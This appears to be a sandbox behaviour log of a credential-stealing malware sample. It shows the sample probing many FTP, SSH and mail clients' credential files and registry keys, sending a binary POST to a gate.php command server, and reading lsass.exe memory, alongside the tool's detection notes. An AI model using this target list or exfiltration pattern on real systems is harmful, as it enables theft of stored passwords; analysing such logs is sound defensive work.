Call Filesystem API	API Name: CreateMailslotW Args: (\\.\MAILSLOT\NET\GETDC537, 298, 1388, 0) Return: 8c4	2820	472
Add File	Path: %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	2820	472
Write File	Path: %LOCALAPPDATA%\Microsoft\Vault\4BF4C442-9B8A-41A0-B380-DD4A704DDB28\Policy.vpol Type: VSDT_COM_DOS	2820	472
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Opera) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\.purple\accounts.xml) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\SuperPutty) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\FTPShell\ftpshell.fsi) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Notepad++\plugins\config\NppFTP\NppFTP.xml) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\oZone3D\MyFTP\myftp.ini) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\FTPBox\profiles.conf) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\Sherrod Computers\sherrod FTP\favorites) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\FTP Now\sites.xml) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\NexusFile\userdata\ftpsite.ini) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\NexusFile\ftpsite.ini) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents\NetSarang\Xftp\Sessions) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\NetSarang\Xftp\Sessions) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\EasyFTP\data) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\SftpNetDrive) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP7\encPwd.jsd) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP7\data\settings\sshProfiles-j.jsd) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP7\data\settings\ftpProfiles-j.jsd) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP8\encPwd.jsd) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP8\data\settings\sshProfiles-j.jsd) Return: 0	2564	2820
Call System API	API Name: PathFileExistsW Args: (%ProgramFiles%\AbleFTP8\data\settings\ftpProfiles-j.jsd) Return: 0	2564	2820
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\ Value: None	2564	2820
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d020000000000c000000000000046\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\0a0d020000000000c000000000000046\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\13dbb0c8aa05101a9bb000aa002fc45a\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\3517490d76624c419a828607e2a54604\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: None	2564	2820

Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\731b4d582aa1b645b0d7c8c7d97c255e\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\7c29de2ef443464381d0124a00f460e6\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000c000000000000046\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\8503020000000000c000000000000046\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9207f3e0a3b11019908b08002b2a56c2\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000001\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000002\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\9375CFF0413111d3B88A00104B2A6676\00000004\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\98af66e4aa414226b80f0b1a8f34eeb4\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\b827fd10ae92db4297f58d3d9f4512a8\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\be8872256647004ebcfddf8714613750\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\edd28a07b922e04b95ac234da2bb737a\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f5da8497721acc4b9e4d6fdb87311082\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\f86ed2903a4a11cfb57e524153480001\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: None	2564	2820
Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Calendar Summary\ Value: Type: REG_NONE		
Read Registry Key	Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: None	2564	2820


Detection	Threat Characteristic: Modifies important registry entries to perform rogue functions Key: Software\Microsoft\Windows NT\CurrentVersion\Windows Messaging Subsystem\Profiles\Outlook\{D9734F19-8CFB-411D-BC59-833E334FCB5E}\Reminders\ Value: Type: REG_NONE		
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents) Return: 1	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Desktop) Return: 1	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Documents) Return: 1	2564	2820
Call System API	API Name: PathFileExistsW Args: (%USERPROFILE%\Desktop) Return: 1	2564	2820
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Delete File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Detection	Threat Characteristic: Deletes file to compromise the system or to remove traces of the infection Process ID: 2820 File: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd Type: VSDT_COM_DOS		
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd) Return: 1	2564	2820
Call System API	API Name: BCryptDecrypt Args: (320000, È¥, 64, 0, , 8, È¥, 64, 1043936, 0) Return: 0	2820	472
Add File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Write File	Path: %APPDATA%\Microsoft\Crypto\RSA\S-1-5-21-709489340-1034059976-3916469796-500\a18ca4003deb042bbee7a40f15e1970b_6f97d273-4777-40a5-896e-b3601ef1b3cd Type: VSDT_COM_DOS	2564	2820
Call System API	API Name: CryptDecrypt Args: (654b88, 0, 1, 0, 2715bb8, 1c) Return: 1	2564	2820
Call System API	API Name: DnsQueryExW Args: (eyecos.ga, 1, 40000000) Return: 0	2564	2820
Call Network API	API Name: socket Args: (23, 2, 0) Return: 1f0	2564	2820
Call Network API	API Name: socket Args: (2, 1, 6) Return: 1f0	2564	2820
Call Filesystem API	API Name: CreateNamedPipeW Args: (\\.\pipe\lsass, 1073741827, 6, 255, 2048, 2048, 0, 1046156) Return: 7e8	2820	472
Detection	Threat Characteristic: Creates named pipe \\.\pipe\lsass		
Call Network API	API Name: connect Args: (1f0, 34.118.106.49:80, 16) Return: 0	2564	2820
Call Network API	API Name: send Args: (1f0, POST /chang/gate.php HTTP/1.0\r\nUser-Agent: Mozilla/4.08 [Charon; Inferno]\r\nHost: eyecos.ga\r\nAccept: */*\r\nContent-Type: application/octet-stream\r\nContent-Encoding: binary\r\nContent-Key: 932E6DD0\r\nContent-Length: 269\r\nConnection: close\r\n\r\n, 236, 0) Return: 236	2564	2820
Call Network API	API Name: send Args: (1f0, ., 269, 0) Return: 269	2564	2820
Call Network API	API Name: recv Args: (1f0, , 4048, 0) Return: ?	2564	2820
Call Filesystem API	API Name: DeleteFileW Args: (%APPDATA%\B15501\191F5D.hdb) Return: 0	2564	2820
Add File	Path: %APPDATA%\B15501\191F5D.hdb Type: VSDT_COM_DOS	2564	2820
Write File	Path: %APPDATA%\B15501\191F5D.hdb Type: VSDT_COM_DOS	2564	2820
Add File	Path: %APPDATA%\B15501\191F5D.lck Type: VSDT_ASCII	2564	2820
Write File	Path: %APPDATA%\B15501\191F5D.lck Type: VSDT_ASCII	2564	2820
Call System API	API Name: PathFileExistsW Args: (%APPDATA%\Microsoft\Credentials) Return: 1	2564	2820
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\*, 0, 1ff28c, 0, 0, 0) Return: 654bc8	2564	2820
Detection	Threat Characteristic: Accesses decoy file %APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\*		
Call Filesystem API	API Name: FindFirstFileExW Args: (%APPDATA%\Microsoft\Credentials\S-1-5-21-790525478-1060284298-101542035-1003\*, 0, 1ff28c, 0, 0, 0) Return: 654bc8	2564	2820
Detection	Threat Characteristic: Attempts to detect active running processes Process ID: 2820 Image Path: lsass.exe Info: system injection target		
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 7ffdf00c, .x.w, 4, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 77c87894, , 4, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2217f8, x.", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 221878, p.", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 221b70, X.", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 221c58, .#", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2223b8, .$", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2224f8, .]", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 222918, ..", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22f8d0, P.", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22f950, ..", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22f6f0, ..", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22f7c0, ..", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22f9d0, P.", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22fa50, ..", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22fb10, ..", 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 22fbd8, ..#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 230310, ., 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2300f8, ..#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2303a8, [.#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 230428, ..#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2304a8, [.#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 230528, ..#, 120, 1fe264) Return: 0	2564	2820

Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2305a8, [.#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 230628, ..#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2306a8, [.#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 230728, ..#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2307a8, [.#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 230828, ..#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2308a8, [\t#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 230928, .\t#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2309a8, [\n#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 230a28, .\n#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 230aa8, [.#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 230b28, ..#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 230ba8, [.#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 230c28, ..#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 230ca8, [\r#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 230d28, .\r#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 230da8, [.#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 230e28, ..#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 230ea8, [.#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 230f28, ..#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 230fa8, [.#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 231028, ..#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2310a8, [.#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 231128, ..#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2311a8, [.#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 231228, ..#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2312a8, ..#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2314a8, [.#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 231d28, ..#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 231da8, ..#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 231fa8, ."#, 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2322a8, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 299440, ..], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2994c0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 299540, ..], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2995c0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 299b40, ..], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 299bc0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 299e40, ..], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2996c0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 299840, ..], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 2998c0, ..], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29a0c0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29a140, ..], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29a1c0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29a240, ..], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29a2c0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29a340, ..], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29a3c0, @.], 120, 1fe264) Return: 0	2564	2820
Call System API	API Name: NtReadVirtualMemory Args: (%windir%\System32\lsass.exe, 29a440, ..], 120, 1fe264) Return: 0	2564	2820
